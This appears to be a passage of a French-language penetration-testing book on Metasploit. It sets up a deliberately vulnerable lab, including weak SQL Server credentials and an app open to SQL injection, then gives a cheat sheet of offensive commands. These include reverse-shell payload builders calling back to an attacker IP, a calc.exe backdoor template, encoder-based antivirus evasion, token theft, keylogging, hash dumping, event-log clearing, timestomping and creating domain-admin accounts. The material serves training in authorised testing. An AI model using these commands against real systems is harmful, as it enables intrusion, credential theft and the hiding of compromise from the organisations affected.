
Démarrage des machines virtuelles Linux

Après avoir mis en marche une des machines virtuelles Linux, vous devez vous authentifier. Les identifiants par défaut pour les environnements Linux sont le nom root et le mot de passe toor.

Si vous n'avez pas de serveur DHCP sur votre réseau, trouvez la plage d'adresses de votre système et utilisez les commandes montrées ci-après. Assurez-vous de remplacer votre adresse IP par une autre non utilisée et éditez l'interface réseau que vous allez utiliser. Pour plus d'informations

sur la mise en place manuelle du réseau, voir http://www.yolinux.com/TUTORIALS/LinuxTutorialNetworking.html.

root@bt:~# nano/etc/network/interfaces

Password:

<inside the nano editor place your valid information into the system>

L'interface réseau primaire

auto eth0 # l'interface utilisée

iface eth0 inet static # configure une addresse IP statique

address 192.168.1.10 # l'adresse IP que vous voulez

netmask 255.255.255.0 # votre masque de sous-réseau

network 192.168.1.0 # votre adresse réseau

broadcast 192.168.0.255 # votre adresse de broadcast (wan)

gateway 192.168.1.1 # votre hôte par défaut

<control-x>

<y>

Une fois la configuration terminée, votre environnement Linux devrait être prêt à être utilisé. Ne mettez pas à jour l'installation Ubuntu, parce que le système doit rester vulnérable.

Mise en place d'un Windows XP vulnérable

Pour effectuer les exemples de ce livre, vous allez avoir besoin d'installer une copie avec licence de Windows XP sur une plate-forme de virtualisation telle que VMware. Après avoir complété l'installation, authentifiez-vous comme administrateur, ouvrez le Control pannel, allez dans Classic view et choisissez Windows Firewall. Sélectionnez Off et cliquez sur OK. Cela peut sembler irréaliste, mais ce scénario est plus commun qu'on peut l'imaginer dans les grandes entreprises.

Après, ouvrez la Automatic updates et sélectionnez Turn off automatic updates ; puis cliquez sur OK. Vous ne voulez pas que Windows patche les vulnérabilités alors que vous essayez d'apprendre comment les exploiter.

Maintenant, configurez l'installation avec une adresse IP statique *via* le Network connection control pannel. Même si ce n'est pas requis, faire cela vous épargne d'avoir à revérifier l'adresse cible chaque fois que vous lancez un exploit.

Configurer un serveur web sur Windows XP

Pour rendre les choses intéressantes et fournir une plus grande surface d'attaque, nous allons activer certains services additionnels.

1. Dans le Control pannel, sélectionnez Add or remove programs, puis sélectionnez Add/remove Windows component. Vous devriez voir l'assistant de composants Windows.
2. Cochez la case Internet Information Services (IIS) et

cliquez sur Détails. Puis cochez File Transfer Protocol (FTP) Service et cliquez sur OK. Commodément, le service FTP permet les connexions anonymes par défaut.
3.Cochez Management and monitoring tools et cliquez sur OK. Par défaut, cela installe le *Simple Network Management Protocol* (SNMP) et le fournisseur SNMP *Window Management Interface* (WMI).
4.Cliquez sur Next pour compléter l'installation et redémarrez la machine.

La combinaison de ces étapes ajoute différents services que nous testons tout au long de ce livre. Le serveur IIS peut être téléchargé depuis http://www.secmaniac.com/files/nostarch1.zip et vous permettra de faire marcher un site. Le service FTP vous permettra de réaliser des attaques basées sur FTP contre le système Windows, et la configuration SNMP, de tester les modules auxiliaires à l'intérieur de Metasploit.

Construire un serveur SQL

Beaucoup de modules de base de données à l'intérieur de Metasploit et de Fast-Track ciblent Microsoft SQL Server. Vous allez donc avoir besoin d'installer SQL Server 2005 Express, disponible gratuitement depuis le site de Microsoft. À ce jour, vous pouvez localiser la version sans Service Pack de SQL Server Express depuis http://www.microsoft.com/. Pour installer SQL Server Express, vous allez avoir besoin d'installer Windows Installer 3.1 et le Framework .NET 2.0. Vous pouvez trouver les liens vers les ressources de cette page, et toutes les autres URL référencées dans ce livre à http://www.secmaniac.com/files/nostarch1.zip.

Une fois que vous avez installé les prérequis, démarrez le SQL Express Installer et sélectionnez tout par défaut excepté le mode d'authentification. Sélectionnez Mixed Mode, mettez un login SA et le mot de passe password1, puis continuez l'installation.

Une fois l'installation de base de SQL Server terminée, vous aurez besoin de faire quelques changements supplémentaires pour le rendre accessible sur votre réseau :

1. Sélectionnez Start > All programs > Microsoft SQL Server 2005 > Configuration tools, puis sélectionnez SQL Server Configuration Manager.
2. Une fois que la configuration Manager a démarré, sélectionnez SQL Server 2005 Services, cliquez du bouton droit sur SQL Server (SQLEXPRESS), puis sélectionnez Stop.
3. Développez SQL Server Network Configuration Manager, puis sélectionnez Protocoles pour SQLEXPRESS (voir Figure A-1).




Figure A-1
Protocoles pour SQLEXPRESS.

4.Double-cliquez sur TCP/IP et sur l'onglet Protocol, réglez Enabled sur Yes et Listen All sur No.
5.Puis, toujours dans les Propriétés TCP/IP, sélectionnez l'onglet d'adresses IP et enlevez toutes les entrées sous IPAll. Sous IP1 et IP2, enlevez les valeurs pour TCP Dynamic Ports et réglez Active et Enabled pour chacun d'eux sur Yes.
6.Finalement, configurez l'adresse IP1 pour qu'elle corresponde à votre adresse IP statique configurée plus tôt, réglez l'adresse IP2 sur 127.0.0.1, et configurez le port TCP pour chacune d'elles sur 1433 (voir Figure A-2). Cliquez sur OK.

Ensuite, vous allez devoir activer le service SQL Server Browser :

1.Sélectionnez SQL Server 2005 Services et double-cliquez sur SQL Server Browser.
2.Sur l'onglet Service, réglez le Start Mode sur Automatic.




Figure A-2
Régler les adresses IP du SQL Server dans la boîte de dialogue Propriétés TCP/IP.

Par défaut, le SQL Server fonctionne sous le compte *Network Service* disposant de peu de privilèges, ce qui est plutôt bien par défaut. Néanmoins, cela n'est pas entièrement réaliste par rapport à ce que nous trouvons sur le terrain ; souvent les administrateurs changent cela plutôt que d'essayer de résoudre des problèmes de permissions.

Sur la plupart des systèmes cibles, nous avons trouvé que le SQL Server Browser fonctionne comme un compte SYSTEM avec des privilèges élevés. La plupart des systèmes ont le Service SQL Server démarré en

tant que local systeme, le défaut dans les plus vieilles versions de Microsoft SQL Server (2000 et plus ancien). Par conséquent, vous devriez changer de compte en double-cliquant sur SQL Server (SQLEXPRESS) et en sélectionnant Log on as sur Local System. Cliquez sur Ok quand vous avez fini. Puis, faites un clic droit sur SQL Server (SQLEXPRESS) et sélectionnez Start. Faites de même avec SQL Server Browser.

Finalement, fermez le Configuration Manager et vérifiez que tout fonctionne bien en ouvrant une invite de commande et en entrant netstat -ano |find "1433" et netstat -ano |find "1434". Vos adresses IP configurées plus tôt devraient être en écoute sur les ports TCP 1433 et UDP 1434, comme montré ici :

```
Microsoft Windows XP [Version 5.1.2600]

© Copyright 1985-2001 Microsoft Corp.



C:\Documents and Settings\Administrator>netstat -ano |find "1433"

TCP    127.0.0.1:1433         0.0.0.0:0      LISTENING       512

TCP    192.168.1.155:1433     0.0.0.0:0      LISTENING       512

C:\Documents and Settings\Administrator>netstat -ano |find "1434"

UDP    0.0.0:1434             *:*

C:\Documents and Settings\Administrator>
```

Créer une application web vulnérable

Pour utiliser quelques-unes des fonctionnalités les plus avancées de Metasploit et des outils externes tels que Fast-Track et le SET (*Social Engineer Toolkit*), vous allez avoir besoin d'une application web vulnérable à tester. Pour créer la base de données et les tables, téléchargez et installez SQL Server Management Studio Express depuis le lien http://www.nostarch.com/metasploit.htm.

Après l'installation et un redémarrage, procédez aux étapes suivantes :

1. Démarrez l'application en choisissant Start > All Programs > Microsoft SQL Server 2005 > SQL Server Mangement Studio Express.
2. Quand on vous demande une authentification, sélectionnez SQL Server Authentification depuis le menu d'authentification déroulant et authentifiez-vous en utilisant le nom d'utilisateur SA et le mot de passe password1.
3. Dans Object explorer, faites un clic droit sur Databases et sélectionnez New Database.
4. Pour le nom de la base de données, entrez WebApp et cliquez sur OK.
5. Développez Databases et l'arborescence de la base de données WebApp.
6. Faites un clic droit sur Tables et sélectionnez New Table. Nommez votre nouvelle table users avec les noms de colonnes et types montrés dans la Figure A-3.




Figure A-3
Table des colonnes des utilisateurs.

7.Sauvegardez la table users, puis faites un clic droit dessus et sélectionnez Open Table.
8.Remplissez la table avec des informations comme celles de la Figure A-4 puis sauvegardez votre travail.




Figure A-4
Table des utilisateurs remplie.

9.Développez l'arborescence de Security sous Object Explorer, puis développez Logins.
10.Faites un clic droit sur Logins dans la fenêtre User Properties et sélectionnez New Login. Dans la fenêtre Login-New, cliquez sur Search, entrez ASPNET, puis cliquez sur Check Names. Le nom d'utilisateur complet devrait

automatiquement se remplir. Cliquez sur OK pour quitter la recherche d'utilisateur.
10.Enfin, toujours dans la fenêtre User Properties, sélectionnez User Mapping > la case à cocher à côté de WebApp > l'appartenance au rôle db_owner puis cliquez sur OK.

Voilà pour la configuration complète requise pour le côté SQL de l'application Web. Sauvegardez et fermez Management Studio.

Tout ce qui reste à faire est de créer le site qui interagira avec la base de données que vous avez créée. Faisons cela maintenant :

1.Téléchargez l'application web vulnérable depuis http://www.nostarch.com/metasploit.htm et extrayez le contenu de l'archive vers C:\Inetpub\wwwroot\.
2.Ouvrez votre navigateur et allez à http://<votreadresseip>/Default.aspx. Vous devriez voir un formulaire d'authentification (voir Figure A-5).
3.Entrez de faux identifiants pour vérifier que la requête SQL est exécutée correctement. Pour tester des injections SQL simples pour vérifier si oui ou non l'application fonctionne correctement, entrez une simple apostrophe (') dans le champ du nom et entrez n'importe quoi comme mot de passe (c'est simplement pour le test). L'application devrait produire une page jaune avec une erreur SQL.
4.Cliquez sur la flèche retour de votre navigateur et entrez OR 1=1-- et autre chose (juste pour le test) dans le champ du mot de passe. Vous devriez voir un message disant "You have successfully logged in".

Si vous êtes allé si loin, cela signifie que tout est configuré correctement et que vous êtes prêt à vous lancer dans l'exploration.

Figure A-5
Site d'attaque.

Mettre Back|Track à jour

Comme avec n'importe quel système d'exploitation, vous devez toujours utiliser la dernière version de Back|Track et de ses outils. Quand vous vous authentifiez dans Back|Track (root/toor), vous devez exécuter les commandes suivantes :

root@bt:~# apt-get update && apt-get upgrade && apt-get dist-upgrade

Cette séquence de commandes sélectionnera toutes les mises à jour

disponibles. Mettez à jour Back|Track en entrant y (pour yes) quand on vous demande d'accepter le certificat SVN. Votre système recevra alors quelques petites mises à jour de Metasploit, Fast-Track et SET.

❶ root@bt:~# cd /opt/framework3/msf3/

❷ root@bt:/opt/framework3/msf3# msfupdate

. . . SNIP . . .

Updated to revision XXXX.

❸ root@bt:/opt/framework3/msf3# cd /pentest/exploits/set/

root@bt:/pentest/exploits/set# svn update

. . . SNIP . . .

Updated to revision XXXX.

❹ root@bt:/pentest/exploits/set# cd /pentest/exploits/fasttrack/

root@bt:/pentest/exploits/fasttrack# svn update

. . . SNIP . . .

At revision XXXX.

root@bt:/pentest/exploits/fasttrack#

Dans Back|Track, Metasploit est situé dans /opt/framework3/msf3/ ❶, donc positionnez-vous dans ce répertoire avant de mettre à jour le framework *via* subversion avec msfupdate ❷.

Une fois que Metasploit est mis à jour, allez dans /pentest/exploits/set/ ❸ et démarrez svn update. Finalement, allez dans /pentest/exploits/fasttrack/ ❹ et mettez à jour Fast-Track.

Vous avez maintenant créé et mis à jour l'environnement de test que vous utiliserez au fil des exemples de ce livre.

B

Aide-mémoire

Voici une liste des commandes les plus utilisées et leur syntaxe à travers différentes interfaces et outils de Metasploit. Voyez Commandes Meterpreter Postexploitation, page 362 pour des commandes tout-en-un qui vous faciliteront la vie.

Commandes *MSFconsole*

show exploits

Montre tous les exploits du framework.

show payloads

Montre tous les payloads du framework.

show auxiliary

Montre tous les modules auxiliaires du framework.

search name

Cherche un exploit ou un module dans le framework.

info

Affiche les informations à propos d'un module ou d'un exploit spécifique.

use name

Charge un module ou un exploit (exemple : use windows/smb/psexec).

LHOST

L'adresse IP de votre hôte local, accessible depuis la cible. Souvent l'IP public lorsque l'on n'est pas connecté au réseau local. Typiquement utilisé pour les reverse shells.

RHOST

L'hôte distant ou la cible.

set function

Définit une valeur spécifique (par exemple, LHOST ou RHOST).

setg function

Définit globalement une valeur spécifique (par exemple, LHOST ou RHOST).

show options

Montre les options disponibles pour un module ou un exploit.

show targets

Montre les plateformes supportées par l'exploit.

set target num

Spécifie le numéro d'index précis d'une cible si vous connaissez l'OS et le Service Pack.

set payload payload

Spécifie le payload à utiliser.

show advanced

Montre les options avancées.

set autorunscript migrate -f

Migre automatiquement dans un processus séparé une fois l'exploit achevé.

check

Détermine si une cible est vulnérable à une attaque.

exploit

Exécute le module ou l'exploit et attaque la cible.

exploit -j

Lance l'exploit dans le contexte courant (lance l'exploit en arrière-plan).

exploit -z

Ne pas interagir avec la session après que l'exploit ait réussi.

exploit -e encoder

Spécifie le type d'encodeur à utiliser pour le payload (exemple exploit –e shikata_ga_nai).

exploit -h

Affiche l'aide pour la commande exploit.

sessions -l

Liste toutes les sessions disponibles (utilisé lors de la gestion de plusieurs shells).

sessions -l -v

Liste toutes les sessions disponibles et montre les champs de façon prolixe, comme la vulnérabilité utilisée lors de l'exploitation du système.

sessions -s script

Lance un script Meterpreter spécifique sur toutes les sessions Meterpreter en cours.

sessions -K

Tue toutes les sessions Meterpreter en cours.

sessions -c cmd

Exécute une commande sur toutes les sessions Meterpreter en cours.

sessions -u sessionID

Upgrade un shell Win32 normal en shell Meterpreter.

db_create name

Crée une base de données à utiliser avec les attaques basées sur les bases de données (exemple : db_create autopwn).

db_connect name

Crée et se connecte à une base de données pour les attaques automatisées (exemple : db_connect autopwn).

db_nmap

Utilise nmap et place les résultats dans une base de données (la syntaxe nmap normale est supportée, comme –sT –v –P0).

db_autopwn -h

Affiche l'aide pour l'utilisation de db_autopwn.

db_autopwn -p -r -e

Lance db_autopwn contre tous les ports trouvés, utilise un reverse shell et exploite tous les systèmes.

db_destroy

Supprime la base de données courante.

db_destroy user:password@host:port/database

Supprime la base de données en utilisant des options avancées.

Commandes Meterpreter

help

Ouvre l’aide de Meterpreter.

run scriptname

Lance des scripts Meterpreter ; pour une liste complète, regardez dans le dossier scripts/meterpreter.

sysinfo

Montre les informations systèmes de la machine compromise.

ls

Liste les fichiers et les dossiers de la cible.

use priv

Charge l’extension privilege pour les bibliothèques étendues de Metasploit.

ps

Montre tous les processus en cours et quels comptes sont associés à chacun d’eux.

migrate PID

Migre dans un processus défini grâce à son ID (PID est l’ID de processus obtenu avec la commande ps).

use incognito

Charge les fonctions incognito (utilisées pour le vol de tokens et se faire passer pour un autre utilisateur sur la machine cible).

list_tokens -u

Liste les tokens définis sur la cible par utilisateur.

list_tokens -g

Liste les tokens définis sur la cible par groupe.

impersonate_token DOMAIN_NAME\\USERNAME

Usurpe un token disponible sur la cible.

steal_token PID

Vole les tokens d'un processus spécifique et les utilise.

drop_token

Arrête d'usurper le token en cours.

getsystem

Tente d'élever les permissions au niveau SYSTEM grâce à de multiples vecteurs d'attaque.

shell

Lance un shell interactif avec tous les tokens disponibles.

execute -f cmd.exe -i

Exécute cmd.exe et interagit avec.

execute -f cmd.exe -i -t

Exécute cmd.exe avec tous les tokens disponibles.

execute -f cmd.exe -i -H -t

Exécute cmd.exe avec tous les tokens disponibles et en fait un processus caché.

rev2self

Retourne à l'utilisateur original qui a été utilisé pour compromettre la cible.

reg command

Interagit, crée, supprime, interroge, définit et plus encore, avec le registre de la cible.

setdesktop number

Passe à un écran différent, en fonction de qui est loggué.

screenshot

Prend une capture d'écran de la cible.

upload file

Upload un fichier sur la cible.

download file

Download un fichier depuis la cible.

keyscan_start

Commence à enregistrer les touches sur la machine distante.

keyscan_dump

Liste les touches capturées sur la cible.

keyscan_stop

Arrête d'enregistrer les touches sur la machine cible.

getprivs

Obtient autant de privilèges que possible sur la cible.

uictl enable keyboard/mouse

Prend le contrôle du clavier ou de la souris.

background

Envoie le shell Meterpreter en cours en arrière-plan.

hashdump

Liste tous les hashes de la cible.

use sniffer

Charge le module de sniffing.

sniffer_interfaces

Liste les interfaces disponibles de la cible.

sniffer_dump interfaceID pcapname

Commence à sniffer sur la machine distante.

sniffer_start interfaceID packet-buffer

Commence à sniffer des paquets sur une plage spécifique.

sniffer_stats interfaceID

Obtient les informations statistiques de l'interface sur laquelle vous sniffez.

sniffer_stop interfaceID

Arrête le sniffer.

add_user username password -h ip

Ajoute un utilisateur sur la cible.

add_group_user "Domain Admins" username -h ip

Ajoute un nom d'utilisateur dans le groupe Domain Administrators sur la cible.

clearev

Efface le journal des événements sur la machine cible.

timestomp

Change les attributs fichiers, tels que la date de création (mesure antiforensique).

reboot

Redémarre la machine cible.

Commandes *MSFpayload*

msfpayload -h

Liste tous les payloads disponibles.

msfpayload windows/meterpreter/bind_tcp O

Liste toutes les options pour le payload windows/meterpreter/bind_tcp (toutes peuvent utiliser n'importe quel payload).

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 X >

payload.exe

Crée un payload Meterpreter reverse_tcp pour créer une connexion reverse à partir de la cible vers 192.168.1.5 sur le port 443, puis le sauvegarder en tant qu'exécutable windows portable, appelé payload.exe.

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R >

payload.raw

Comme précédemment, mais exporte en format brut. Cela sera utilisé plus tard dans msfencode.

msfpayload windows/meterpreter/bind_tcp LPORT=443 C > payload.c

Comme précédemment mais exporté en format C.

msfpayload windows/meterpreter/bind_tcp LPORT=443 J > payload.java

Exporte en tant que JavaScript encodé en %u.

Commandes *MSFencode*

msfencode -h

Affiche l'aide de msfencode.

msfencode -l

Liste les encodeurs disponibles.

msfencode -t (c, elf, exe, java, js_le, js_be, perl, raw, ruby, vba, vbs,

loop-vbs, asp, war, macho)

Format du buffer encodé.

msfencode -i payload.raw -o encoded_payload.exe -e x86/shikata_ga_nai -c 5-t exe

Encode payload.raw avec shikata_ga_nai cinq fois et l'exporte dans un fichier nommé encoded_payload.exe.

msfpayload windows/meterpreter/bind_tcp LPORT=443 R | msfencode -e x86/

_countdown -c 5 -t raw | msfencode -e x86/shikata_ga_nai -c 5 -t exe -o

multi-encoded_payload.exe

Crée un payload multiencodé.

msfencode -i payload.raw BufferRegister=ESI -e x86/alpha_mixed -t c

Crée un shellcode strictement alphanumérique vers lequel pointe l'ESI. Sortie en notation de type C.

Commandes *MSFcli*

msfcli | grep exploit

Montre seulement les exploits.

msfcli | grep exploit/windows

Montre les exploits seulement pour Windows.

msfcli exploit/windows/smb/ms08_067_netapi PAYLOAD=windows/meterpreter/bind_tcp LPORT=443 RHOST=172.16.32.142 E

Lance l'exploit ms08_067_netapi contre 172.16.32.142 avec un payload bind_tcp délivré sur le port d'écoute 443.

MSF, Ninja, Fu

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R |

msfencode -x calc.exe -k -o payload.exe -e x86/shikata_ga_nai -c 7 -t exe

Crée un payload reverse meterpreter se connectant à 192.168.1.5 sur le

port 443, en utilisant calc.exe en tant que modèle de backdoor. Conserve le flow d'execution dans l'application pour s'assurer qu'elle continue de fonctionner, et écrit le payload encodé avec shikita_ga_nai dans payload.exe.

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R |

msfencode -x calc.exe -o payload.exe -e x86/shikata_ga_nai -c 7 -t exe

Crée un payload reverse meterpreter se connectant à 192.168.1.5 sur le port 443, en utilisant calc.exe en tant que modèle de backdoor. Ne conserve pas le flow d'execution à l'intérieur de l'application, et rien n'est affiché du côté de l'utilisateur final au moment de l'exécution. Cela est utile quand vous avez l'accès à distance *via* un exploit de navigateur et que vous ne voulez pas que l'application calculatrice apparaisse à l'utilisateur. Écrit aussi le payload encodé avec shikita_ga_nai dans payload.exe.

msfpayload windows/meterpreter/bind_tcp LPORT=443 R | msfencode -o payload.exe

-e x86/shikata_ga_nai -c 7 -t exe && msfcli multi/handler PAYLOAD=windows/

meterpreter/bind_tcp LPORT=443 E

Crée un payload meterpreter bind_tcp en format brut, l'encode sept fois avec shikita_ga_nai, le sauve au format Windows PE sous le nom payload.exe et met en place un multi-handler dans l'attente d'une exécution.

MSFvenom

Utilisez msfvenom, la suite tout-en-un, pour créer et encoder vos payloads :

msfvenom --payload

windows/meterpreter/reverse_tcp --format exe --encoder x86/shikata_ga_nai

LHOST=172.16.1.32 LPORT=443 > msf.exe

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

root@bt://opt/framework3/msf3#

Cette ligne va créer un payload et le générer automatiquement dans un format exécutable.

Commandes Meterpreter postexploitation

Élève vos permissions sur les systèmes Windows avec Meterpreter :

meterpreter > use priv

meterpreter > getsystem

Vole un token de l'administrateur de domaine depuis un PID donné, ajoute un compte de domaine groupe Domain Admins, et l'ajoute au :

meterpreter > ps

meterpreter > steal_token 1784

meterpreter > shell

C:\Windows\system32>net user metasploit p@55w0rd /ADD /DOMAIN

